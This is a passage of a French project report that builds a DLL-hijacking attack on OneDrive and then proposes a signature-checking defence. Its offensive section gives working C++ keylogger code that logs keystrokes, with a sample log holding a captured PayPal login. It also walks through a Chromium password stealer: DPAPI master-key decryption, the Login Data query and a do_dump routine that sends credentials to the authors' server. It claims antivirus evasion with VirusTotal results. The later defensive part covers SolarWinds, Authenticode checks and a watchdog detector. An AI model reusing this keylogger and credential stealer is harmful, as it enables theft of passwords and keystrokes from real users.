    {49, std::make_pair('&', '1')}, 
    {188, std::make_pair('`', '?')}, 
    {190, std::make_pair(';', '.')}, 
    {191, std::make_pair(';', '/')}, 
    {192, std::make_pair('ù', '%')}, 
    {220, std::make_pair('*', '\u0331')}, 
    {221, std::make_pair('!', "\u0333")}, 
    {223, std::make_pair('!', '\u0336')}, 
    {226, std::make_pair('<', '>')} 
};

std::map<int, std::tuple<char, char, char>> specials3 = {
    {48, std::make_tuple('à', 'ø', '\u00f8')}, 
    {50, std::make_tuple('é', 'è', '\u00e8')}, 
    {51, std::make_tuple('"', '\'', '#')}, 
    {52, std::make_tuple('\\', '\'', '{')}, 
    {53, std::make_tuple('(', '(', '[')}, 
    {54, std::make_tuple('-', '6', '|')}, 
    {55, std::make_tuple('è', '7', ' ')}, 
    {56, std::make_tuple('_', '8', '\\')}, 
    {57, std::make_tuple('ç', '9', '^')}, 
    {186, std::make_tuple('$', '£', '¤')}, 
    {187, std::make_tuple('=', '+', '}')}, 
    {219, std::make_tuple(')', '°', ']')} 
};
```

Dans “specials2”, nous avons des paires dont les premières valeurs sont les résultats normaux des touches concernées, la deuxième valeur représente le résultat lorsque l’on appuie sur Shift.

Par exemple, quand on appuie sur la touche 49, on obtient “&”, par contre lorsqu’on est en majuscule et qu’on appuie sur la touche 49 de nouveau, on obtient “1”.

La map “specials3” utilise exactement le même principe, sauf que la troisième valeur représente le résultat lorsqu’on appuie sur Alt GR, par exemple la touche 56 donne “_”, ou “8” en appuyant sur Shift, ou “\” en appuyant sur Alt GR.

La méthode publique `do_klog` se sert des méthodes que nous venons d'expliquer :

```
std::string buffer;

void do_klog() {
    std::string to_log;

    for (int k = 8; k <= 255; k++) {
        if (is_pressed(k)) {
            if (!(std::find(ignore.begin(), ignore.end(), k) != ignore.end())) {
                if (is_letter(k)) {
                    if (is_cap_pressed()) {
                        to_log = k;
                    } else {
                        to_log = to_lowercase(k);
                    }
                } else if (specials.count(k) > 0) {
                    to_log = specials[k];
                } else if (specials2.count(k) > 0) {
                    if (is_cap_pressed()) {
                        to_log = specials2[k].second;
                    } else {
                        to_log = specials2[k].first;
                    }
                } else if (specials3.count(k) > 0) {
                    if (is_cap_pressed()) {
                        to_log = std::get<1>(specials3[k]);
                    } else if (is_altgr_pressed()) {
                        to_log = std::get<2>(specials3[k]);
                    } else {
                        to_log = std::get<0>(specials3[k]);
                    }
                }
                buffer.append(to_log);
            }
        }
    }
}
```

Nous loggions toutes les touches comprises entre 8 et 255 (car les Key Codes inférieurs à 8 représentent la souris), donc à chaque itération, on boucle sur toutes ces valeurs en vérifiant si la touche est appuyée avec la fonction `is_pressed`.

Si elle est bien appuyée, alors nous vérifions si elle n'est pas présente dans notre liste de touches ignorées, sinon on vérifie :

- s'il s'agit d'une lettre
- si elle est présente dans notre map "specials"
- si elle est présente dans notre map "specials2"
- si elle est présente dans notre map "specials3"


On vérifie dans chaque cas si nous sommes en majuscule ou en mode Alt GR afin de récupérer la bonne touche, que l'on ajoute au buffer.

Du côté du serveur, les données sont traitées par un script PHP dont voici le code :

→ https://razen.lol/projet/klog_submit.php.txt

Les données JSON sont récupérées et les touches encodées en Base64 sont décodées, avant d'être écrites sur le serveur dans un répertoire accessible qu'en interne.

Nous stockons nos logs dans des fichiers textes entreposés dans des dossiers dont les noms correspondent aux clients infectés :



Comme vous le voyez, les fichiers textes sont datés et nous en stockons un seul par jour.

Voici le contenu d'un fichier texte :

```
1 [TOTOR KEYLOGGER]
2
3 Host : DESKTOP-DAP55H2
4 IP : 81.254.197.200
5 Date : 10-02-2023
6
7 -----
8
9 < 16:42:53 > rauireggszgarizaefbzfblbfblfdbskfbv[Tab]zkebfkzjmzbdf[Bat]zjklfbjzkzldbgfvjkzaedbqajkemrzgbjkdagbvamkdfbvs"amj1kgegrbfeazkdgvbdekjvgvbdaezmkigbveajmkdv
10 < 16:43:02 > abeqjkmwzkejnmrgvbadszkjmgbvakyjvhlfhvljvhlfrejhvfjlrehfzefbzteamfgvaeerglar2e5z6l5f6rslzal56f6zalgsldz3gvylva3zeg12z3aegdazs23gvla2z3gazejglufzaefifla
11 < 16:43:15 > befgjlvsvlhrluhuvjufclfcoulyuhbyublyufgvyuuuuuuuuuuyufjieg"jurgiudfliedaaebgveaigvbbibuegrbilzebrgruizegrubuibuiuflieufiulzbafdkjsks1kfbls1kfa
12 < 16:43:42 > bjlqqj1sldbfjkbqlqbdffjdsksksksksqkfbbzbebfbbfbfbffluefhlafeziuehauhfazelffnhfhuiezhfuiulezhefvhdjsqvqjhsfva;jhsrvfhvjvhjvhefizopofope
13 < 16:43:56 > efioputpuzaefbjfbegvjkjbpfzjopfzcpjofjepoapasefpoaazefesfzsoajgbmazegbzearjzgjvbfjazmdgfmzsmnafefozmazefoiuamfesfzaoeimfzakbfuzdizze
14 < 16:47:37 > [Del]va[Back]iohfoehzaoufligefzioagfberijgberijgvyzelbvyjleabgvireabgeirvgbaedijjbaifbgazeljgfvaeovmneakjvbnearomvnaerorgipglzem,dkungvdkaz
15 < 16:51:11 > fqgsfsgsbgdqsgdgqhgscxbw paypal[Ret]random_mail_address@gmail.com[Ret]some password[Ret]azgvds,lmsqdg,damgn, zaguazegreahre5hrl456hlc23b1gea5623lgbv
```

En haut du document, on affiche le nom du poste, l'adresse IP et la date.

Chaque ligne récupérée est horodatée et fait 150 caractères de long, ce qui est lisible facilement

Comme vous le voyez, nous avons récupéré un mot de passe dans cet exemple :

bdfjkbqlqbdfbjjsdkskskqlfbfbzbzbebfbbfbfbfbffbfuiuehliafzeiuhazeiuhfazeilfhhfhueizhfi
zaefbjbbevgvjkbbfezjopfezjpofoapoazefpoazefzgeoajgbmazegbzearjgozeambgojzergbvfafajezdmgfva
ck]iohfoehzaouifgezioagfberigberijgberigvzelbvgjieabgviraebgaeirgvbaedijbaifbgazeijgfva~~zeo~~
~~dggsgdqhsqsdcbcwb paypal[Ret]random mail address@gmail.com[Ret]some password[Ret]azrgvdls,lms~~

Cela prouve que notre keylogger fonctionne correctement, pourtant ce n'était pas bien compliqué à réaliser, et les antivirus ne remarquent rien d'étrange malgré que nous utilisions l'API Windows pour logger les frappes.

4. Vol de mots de passe

Nous avons également un module qui permet de déchiffrer et d'exfiltrer les mots de passe stockés sur la machine pour certains navigateurs.



Ceci est possible car les navigateurs présentent presque tous la même faille : le fait de stocker la clé de déchiffrement sur la machine.

Voici la liste des navigateurs dont nous pouvons extraire les mots de passe :

- Opera Browser
- Opera GX
- Microsoft Edge
- Chromium
- Brave Browser
- Google Chrome
- Vivaldi

C'est également possible avec Mozilla Firefox mais la méthode est légèrement différente, alors qu'elle est exactement la même pour tous les navigateurs cités ci-dessus.

Ces navigateurs sont tous construits sur Chromium, ce qui explique pourquoi ils ont tous la même faille.

Voici les étapes à suivre afin de déchiffrer les mots de passe des navigateurs Chromium :

1. Extraire la **Master Key** servant à déchiffrer les mots de passe
2. Déchiffrer la Master Key à l'aide des identifiants de session Windows
3. Lire la base de données SQLite contenant les identifiants chiffrés
4. Déchiffrer les mots de passe à l'aide de la Master Key

En prenant Google Chrome comme exemple, la Master Key se trouve dans le fichier suivant :

```
C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Local State
```

Les répertoires changent selon le navigateur, voici les répertoires différents :

```
map<string, string> browsers = {
    {"Opera", roaming + "/Opera Software/Opera Stable/"},
    {"OperaGX", roaming + "/Opera Software/Opera GX Stable/"},
    {"Edge", local + "/Microsoft/Edge/User Data/"},
    {"Chromium", local + "/Chromium/User Data/"},
    {"Brave", local + "/BraveSoftware/Brave-Browser/User Data/"},
    {"Chrome", local + "/Google/Chrome/User Data/"},
    {"Vivaldi", local + "/Vivaldi/User Data/"}
};
```

Le fichier “Local State” est un fichier JSON qui contient la Master Key encodée en Base64 à l’adresse suivante :

```
object → os_crypt → encrypted_key
```

Voici un exemple de Master Key :

```
RFBBUEkBAAA0Iyd3wEV0RGMegDAT8KX6wEAAABSzvfbe+JpTr7WqAHgFY6iAAAAAAIAAAAABBmAAAAAQAAIAAAABYvLP8ivYDz
HFQnWYUhmJ8NncCC3utFPq20zLbEEHuAAAAAA6AAAAAAGAAIAAAP03DXWoTCmc+cr6vIapFUx9XEZrZ2Jq71YX1TgkVshsMAAA
AJ61ZQPzjSvNxm/r5AqYR/qQTIMwNSowTc7eoaa+Di8HF0GCnqo6XLrAwFU0bjxn1WUAAAACVaLVuLbI9mTkzGncuPLoyGD8ZGY1
0st4gZWmPilrnqgjm4aROzAI5DJ1Upcb7g3eBD19PZsfeJGsPeE414yj
```

Une fois décodée depuis Base64 :

```
DPAPIÐ® ßÑŒzÀOÀ—ëRÎ÷Ü{âiN%Ö"à ¢f / ,ÿ"٪ óT'Y...!Êb|6w{úJÓ2ÛAî  7
u"l)œùÈú٪@L}\FkgbjjV 8$VÈl0  eó +ÍÆoëä
~Gú Lf05*0MÎþi "f<áÅÐ`§¤ - ..°M ðY@UþØ,¶ÈödäÌiÜ,òèÈ`üdf5ØÈx  |>)k "">#>† ' ;0ä2eR-î
þ=}=>x '¬=á8xŒ£
```

Cette clé est chiffrée à l'aide des fonctions de chiffrement fournies par l'API Windows : le Data Protection API ([DPAPI](#))

DPAPI utilise un processus cryptographique standard appelé “Password Based Key Derivation” (décrit dans PKCS #5) afin de générer une clé à partir du mot de passe, qui est ensuite utilisée avec Triple-DES afin de chiffrer la Master Key.

Cela signifie que nous pouvons déchiffrer la Master Key car nous sommes connectés à la session de l'utilisateur, la fonction [CryptUnprotectData](#) se sert d'ailleurs des identifiants de manière automatique, nous n'avons nulle besoin de faire quoi que ce soit pour les récupérer.

Une fois la Master Key déchiffrée, nous sommes en mesure de l'utiliser pour déchiffrer les mots de passe qui eux sont chiffrés en AES (mode GCM).

Avant cela, nous devons lire la base de données SQLite qui se trouve dans le répertoire suivant (pour Google Chrome) :

```
C:\Users\<user>\AppData\Local\Google\Chrome\User Data\Default>Login Data
```

Tous les navigateurs ont leur base de données dans le dossier **Default**, sauf Opera et Opera GX.

Une fois la base de données ouverte, on peut exécuter la requête suivante pour obtenir les identifiants :

```
SELECT origin_url, username_value, password_value FROM logins
```

Nous avons les champs suivants :

- **origin_url** : URL de l'identifiant (non chiffré)
- **username_value** : Login de l'identifiant (non chiffré)
- **password_value** : Mot de passe de l'identifiant (chiffré en AES GCM)

On déchiffre donc le mot de passe avec la Master Key, et nous obtenons le mot de passe en clair.

Pour ce qui est de notre implémentation en C++, nous avons expliqué précédemment que les mots de passe étaient dumpés avant de lancer le Reverse Shell.

On rappelle aussi que ces derniers sont stockés dans notre base de données dans la table "extracted" via le script PHP "[submit.php](#)".

Quant aux étapes expliquées ci-dessus, elles sont implémentées dans la classe "dumper.hpp" qui contient les méthodes privées suivantes :

get_master_key	Lit, décide, déchiffre et retourne la Master Key dans un dossier en paramètre
decrypt_c32	Déchiffre des données en paramètre avec CryptUnprotectData
decrypt_ch	Déchiffre des données depuis AES GCM avec une clé en paramètre
callback_sqlite	Méthode de callback appelée par sql_chromium, fait appel aux fonctions de déchiffrement ci-dessus
sql_chromium	Retourne tous les identifiants déchiffrés pour un navigateur en paramètre

Voici la méthode publique faisant appel à tout le reste :

```
results do_dump() {
    string host = get_windows_version() + "@" + getenv("COMPUTERNAME");
    results dump;

    for (auto b : browsers) {
        if (file_or_dir_exists(b.second)) {
            for (auto info : sql_chromium(b.first, b.second)) {
                if (!std::get<0>(info).empty() && !std::get<1>(info).empty() &&
!std::get<2>(info).empty()) {
                    dump[host][b.first][std::get<0>(info)]["logins"].push_back(std::map<string,
string>{{"username", std::get<1>(info)}, {"password", std::get<2>(info)}});
                }
            }
        }
    }

    return dump;
}
```

Nous tenons une liste d'identifiants à laquelle on ajoute les identifiants pour chaque navigateur, en vérifiant à chaque fois s'il est installé.

La liste d'identifiants est retournée, puis envoyée en JSON au serveur web avant d'être stockée dans notre base de données [comme nous l'avons vu précédemment](#).

D. Démonstration (PoC)

Voici une démonstration de toute la partie offensive, en partant du vecteur d'attaque du phishing :

→ <https://www.youtube.com/watch?v=ahdDslEcVxk>

III. Partie Défensive

Dans cette partie, nous allons vous présenter en détail en quoi consiste notre défense, en commençant par détailler les raisons de l'existence de cette solution.

Ensuite, nous verrons les solutions existantes contre le DLL hijacking, et comment nous pouvons les utiliser pour créer notre propre solution.

Nous détaillerons ensuite la partie juridique, plus spécialement les normes qui peuvent aider à prévenir le dll hijacking et à protéger les systèmes contre d'autres types d'attaques similaires.


Enfin, nous présenterons notre solution, ses fonctionnalités, ainsi que des explications de code. Et nous finirons par une démonstration.

A. Identification des besoins

Les entreprises et les organisations sont confrontées à une menace constante de fuites de données et de compromissions de système en raison de la nature persistante et évolutive des attaques informatiques.

Par conséquent, il est important de mettre en place des mesures de sécurité efficaces pour protéger les systèmes contre les attaques de DLL hijacking.

Par exemple, la célèbre attaque Solarigate s'initialise par du DLL hijacking.



Du code malicieux est inséré dans le fichier *SolarWinds.Orion.Core.BusinessLayer.dll*, quelques lignes qui démarre dans un thread parallèle la méthode **Initialize** de la classe **Orion ImprovementBusinessLayer** qui est en réalité une classe créée par les attaquants, obfusquée, créant des backdoors dans le système.


```
internal void RefreshInternal()
{
    if (Log.get_IsDebugEnabled())
    {
        Log.DebugFormat("Running scheduled background backgroundInventory check on engine {0}", (object)engineID);
    }
    try
    {
        if (!OrionImprovementBusinessLayer.IsAlive)
        {
            Thread thread = new Thread(OrionImprovementBusinessLayer.Initialize);
            thread.IsBackground = true;
            thread.Start();
        }
    }
    catch (Exception)
    {
    }
    if (backgroundInventory.IsRunning)
    {
        Log.Info((object)"Skipping background backgroundInventory check, still running");
        return;
    }
    QueueInventoryTasksFromNodeSettings();
    QueueInventoryTasksFromInventorySettings();
    if (backgroundInventory.QueueSize > 0)
    {
        backgroundInventory.Start();
    }
}
```

Le fait que la DLL compromise soit signée numériquement suggère que les attaquants ont pu accéder au pipeline de développement ou de distribution de logiciels de l'entreprise.

Ce genre d'attaques peut pousser des entreprises à rechercher des solutions contre le DLL hijacking.

B. État des solutions existantes

Tout d'abord, il faut savoir qu'une solution existe dans la conception même d'un logiciel pour contrer le DLL hijacking : il est possible de mettre dans le manifeste de l'application la liste des DLL utilisés ainsi que le hash des ces DLL:



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
    <noInheritable/>
    <assemblyIdentity type="win32" name="Fabrikam.SxS.Library" version="2.0.20121.0" processorArchitecture="x86" />
    <file name="Fabrikam.Main.dll" hash="3ca5156e8212449db6c622c3d10f37d9adb1ab12" hashalg="SHA1"/>
    <file name="Fabrikam.Helper.dll" hash="92cf8a9bb066aea821d324ca4695c69e55b2d1c2" hashalg="SHA1"/>
</assembly>
```

Cependant, cette solution n'est pas obligatoire et est peu utilisée. Pour preuve, OneDrive n'utilise pas cette solution alors qu'il est un logiciel développé par Microsoft eux-mêmes.

Une solution générale est d'utiliser un antivirus, en effet nous avons été capable de stopper l'exécution du powershell dans notre macro on utilisant l'antivirus Kaspersky:

Event date	Event	Application	Application ns	Application path	Applica	User	User type	Result
Today, 10/02/2023 01:35:45	Task stopped	avp.exe		C:\Program Files (x86)\Kaspersky Lab\Kaspersky Total Security 21.3	DESKTOP-PFHE30G\Razen	Active user		
Today, 10/02/2023 01:35:45	Object will be deleted on restart	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Will be deleted on restart: PDM:Exploit.Wi
Today, 10/02/2023 01:35:48	Object deleted	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Deleted: PDM:Exploit.Win32.Generic
Today, 10/02/2023 01:35:17	Process terminated	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Terminated: PDM:Exploit.Win32.Generic
Today, 10/02/2023 01:35:17	Malicious object detected	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Detected: PDM:Exploit.Win32.Generic
Today, 10/02/2023 01:35:17	Blocked	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Blocked: PDM:Exploit.Win32.Generic
Today, 10/02/2023 01:35:17	Blocked	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Blocked: PDM:Exploit.Win32.Generic
Today, 10/02/2023 01:35:17	Malicious object detected	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Detected: PDM:Exploit.Win32.Generic
Today, 10/02/2023 01:35:17	Malicious object detected	LibreOffice	soffice.bin	C:\Program Files\LibreOffice\program	15156	DESKTOP-PFHE30G\Razen	Active user	Detected: PDM:Exploit.Win32.Generic

Le processus de LibreOffice a été terminé par Kaspersky, empêchant l'exécution du powershell et donc le téléchargement de notre DLL.

Nous pouvons noter que d'après [VirusTotal](#), parmi les antivirus publics, seul Kaspersky est capable de détecter notre exploit.

Security vendor	Detection	Notes	
Kaspersky	① HEUR:Trojan.Script.Generic	ZoneAlarm by Check Point	① HEUR:Trojan.Script.Generic
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avast-Mobile	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Nous supposons que des EDR d'entreprise sont aussi capables de ce genre d'actions.

Cependant, en utilisant notre Rubber Ducky comme vecteur d'attaque, nous ne passons pas par l'utilisation de macro et Kaspersky est incapable de détecter notre DLL, tout comme la plupart des antivirus publics :

Join the VT Community and enjoy additional community insights and crowdsourced detections.

Security vendors' analysis	Do you want to automate checks?
Acronis (Static ML)	Undetected
Alibaba	Undetected
Antiy-AVL	Undetected
Avast	Undetected
Avira (no cloud)	Undetected
BitDefender	Undetected
Bkav Pro	Undetected
CMC	Undetected
Cylance	Undetected
Curen	Undetected
AhnLab-V3	Undetected
ALYac	Undetected
Arcabit	Undetected
AVG	Undetected
Baidu	Undetected
BitDefenderTheta	Undetected
ClamAV	Undetected
CrowdStrike Falcon	Undetected
Cynet	Undetected
DrWeb	Undetected

Une solution réalisable est de surveiller le trafic réseau en utilisant par exemple un renifleur de paquet.

Dans notre attaque nous utilisons le port DNS (53) et le port POP3 (110) car ce sont des ports largement utilisés par Windows, cependant nous utilisons de simples requêtes TCP pour communiquer avec le serveur.

En utilisant un outil tel que Wireshark ou même en créant notre propre solution, par exemple en utilisant la librairie python Scapy, nous pouvons analyser les paquets sur le réseau et nous finirons par détecter que des paquets envoyés par OneDrive ont une architecture de trame qui ne correspond pas aux ports utilisés.

De plus, nous pourrions aussi détecter l'envoi de données à des adresses IP qui ne sont pas en rapport avec l'application OneDrive.

Enfin, la méthode que nous allons utiliser, consiste à détecter si le certificat de la DLL est valide ou non. Nous pouvons utiliser la commande [Get-AuthenticodeSignature](#) pour vérifier si le fichier est signé avec un certificat de confiance :

```
PS C:\Users\Lucaïstos\AppData\Local\Microsoft\OneDrive\23.007.0109.0004> Get-AuthenticodeSignature .\FileSyncFALWB.dll
Répertoire : C:\Users\Lucaïstos\AppData\Local\Microsoft\OneDrive\23.007.0109.0004

SignerCertificate          Status          Path
-----          -----          -----
63D7FBC20CD3AAB3AC663F465532AF9DCB8BBA33  Valid          FileSyncFALWB.dll
```

Ici avec la DLL originale nous pouvons voir qu'elle est signée et que le certificat est valide.

```
PS C:\Users\Meh\AppData\Local\Microsoft\OneDrive> Get-AuthenticodeSignature .\FileSyncFALWB.dll
Directory: C:\Users\Meh\AppData\Local\Microsoft\OneDrive

SignerCertificate          Status          Path
-----          -----          -----
                           NotSigned      FileSyncFALWB.dll
```

Ce qui n'est pas le cas pour notre DLL.

En utilisant Format-List nous pouvons obtenir plus d'information sur le certificat de la DLL originale :

```
SignerCertificate      : [Subject]
                           CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
                           [Issuer]
                           CN=Microsoft Code Signing PCA 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
                           [Serial Number]
                           330000047B710A45F4B097F01F00000000047B
                           [Not Before]
                           05/05/2022 21:22:15
                           [Not After]
                           04/05/2023 21:22:15
                           [Thumbprint]
                           63D7FBC20CD3AAB3AC663F465532AF9DCB8BBA33
TimeStamperCertificate : [Subject]
                           CN=Microsoft Time-Stamp Service, OU=Thales TSS ESN:0A56-E329-4D4D, OU=Microsoft Operations
                           Puerto Rico, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
                           [Issuer]
                           CN=Microsoft Time-Stamp PCA 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
                           [Serial Number]
                           33000001A735BB2EC2648550290001000001A7
                           [Not Before]
                           02/03/2022 19:51:22
                           [Not After]
                           11/05/2023 20:51:22
                           [Thumbprint]
                           C07EEF1E29920337832CDD2ACD635BDA9DAF447F
Status                 : Valid
StatusMessage          : Signature vérifiée.
Path                  : C:\Users\Lucaïstos\AppData\Local\Microsoft\OneDrive\23.007.0109.0004\FileSyncFALWB.dll
SignatureType          : Authenticode
IsOSBinary             : False
```

Si nous essayons de signer nous-même notre DLL, nous pouvons falsifier la plupart de ces informations :

```

Windows PowerShell
PS C:\Users\RAzen\Desktop> Get-AuthenticodeSignature .\FileSyncFALWB-signed.dll | Format-List

SignerCertificate      : [Subject]
                           E=mratli@microsoft.com, CN=Mustapha Ratli, OU=Microsoft, O=Microsoft Inc., L=Sacramento, S=California, C=US
                           [Issuer]
                           E=mratli@microsoft.com, CN=Mustapha Ratli, OU=Microsoft, O=Microsoft Inc., L=Sacramento, S=California, C=US
                           [Serial Number]
                           184D88AB88C54F02CEBBB91CEE0529B772D49EAB
                           [Not Before]
                           10/02/2023 00:24:39
                           [Not After]
                           10/02/2024 00:24:39
                           [Thumbprint]
                           04FBDA6428956E062564894A49947659B3107A52
TimeStamperCertificate : [Subject]
                           CN=DigiCert Timestamp 2022 - 2, O=DigiCert, C=US
                           [Issuer]
                           CN=DigiCert Trusted G4 RSA4096 SHA256 TimeStamping CA, O="DigiCert, Inc.", C=US
                           [Serial Number]
                           0C4D69724B94FA3C2A4A3D2907803D5A
                           [Not Before]
                           21/09/2022 02:00:00
                           [Not After]
                           22/11/2033 00:59:59
                           [Thumbprint]
                           F38722408633829235A994BCBD8F96E9FE1C7C73
Status                 : UnknownError
StatusMessage          : A certificate chain processed, but terminated in a root certificate which is not trusted by the trust provider
Path                   : C:\Users\RAzen\Desktop\FileSyncFALWB-signed.dll
SignatureType          : Authenticode
IsOSBinary             : False

PS C:\Users\RAzen\Desktop>

```

Nous pourrions même recopier à l'identique les informations de la DLL originale, cependant comme le certificat n'est pas reconnu comme légitime le statut est "UnknownError".

Nous allons utiliser cette particularité pour détecter les DLL illégitimes.

C. Partie juridique

Imaginons le scénario suivant : un hôpital se fait attaquer par notre DLL Hijacking et l'attaque est fructueuse. Voici les risques juridiques qu'encourent l'hôpital :

- Responsabilité pour la violation de la protection des données : notre DLL est capable de récupérer des mots de passe stockés sur un ordinateur utilisant un navigateur chromium, si ces mots de passe nous permettent de nous connecter à leur réseau informatique nous pourrions récupérer des données de patients.

L'hôpital pourrait être tenu responsable de la violation de la vie privée et de la protection des données de ses clients et de ses employés.

- Responsabilité pour les pertes financières : notre attaque est capable de capturer l'écran d'une machine infecté, si des informations permettant d'accéder à des données bancaires étaient obtenu de cette façon et que l'hôpital subit des pertes financières en raison de l'attaque, il pourrait être tenu responsable de ces pertes par les clients, les fournisseurs, les actionnaires ou les employés.

- Responsabilité pour les dommages causés à des tiers : en utilisant notre reverse shell nous pourrons chiffrer des bases de données stockés sur une machine infectée, de ce fait, des données appartenant à des tiers pourraient être détruites. L'hôpital peut être tenu responsable des ces dommages.
- Responsabilité pour la violation de la loi sur la cybersécurité : notre attaque, bien qu'exploitant une faille Windows, ne devrait pas pouvoir s'infiltrer aussi facilement dans le système informatique d'un hôpital.

En effet, certaines industries, telles que la finance et la santé, ont des réglementations strictes en matière de sécurité de l'information qui doivent être respectées.

S'il est découvert que l'attaque se soit rendue possible à cause d'une négligence en termes de cybersécurité au sein de l'hôpital (employés mals formés au phishing, EDR obsolète, sécurité de périmètre inexistante...), il peut faire face à des sanctions pour manquement à la conformité.

Cela peut inclure des pénalités financières et une perte de confiance des clients et des partenaires commerciaux.

D. Présentation de notre solution

Comme dit dans la partie B, nous allons utiliser la commande [Get-AuthenticodeSignature](#) pour détecter si une DLL est signée ou non.

Pour ce faire, nous allons utiliser la librairie watchdog qui permet de surveiller les changements dans un système de fichier, comme la création, la modification, le renommage...

En utilisant la class **PatternMatchingEventHandler** nous pouvons créer un thread watchdog qui ne cherche des changements que dans des fichiers qui correspondent à un pattern, pour nos test nous allons utiliser ['*.dll', '*.exe'] pour ne cibler que les fichiers DLL et EXE.

Ensuite, en utilisant la librairie subprocess, nous pouvons démarrer un powershell avec des arguments. Ces arguments seront la commande [Get-AuthenticodeSignature](#) suivi du chemin du fichier récupéré grâce à watchdog.

Nous récupérons l'output du powershell et vérifions si le certificat est valide, si non, il est supprimé ou mis en quarantaine, et une notification est envoyée à l'utilisateur.

Enfin, un icône sera ajouté dans la barre des tâches pour indiquer à l'utilisateur que la protection est active en arrière-plan.

Nous ferons 2 versions de notre solution :

- Une version sans interface qui simplement supprimera tous fichiers DLL ou EXE sans signature valide
- Une version avec interface qui laissera l'utilisateur personnaliser l'outil, en choisissant les extensions et dossiers à surveiller, créer des exceptions et une quarantaine dont on pourra choisir de restaurer le fichier en créant une exception, tout cela se fera grâce à l'utilisation d'une base de données locale

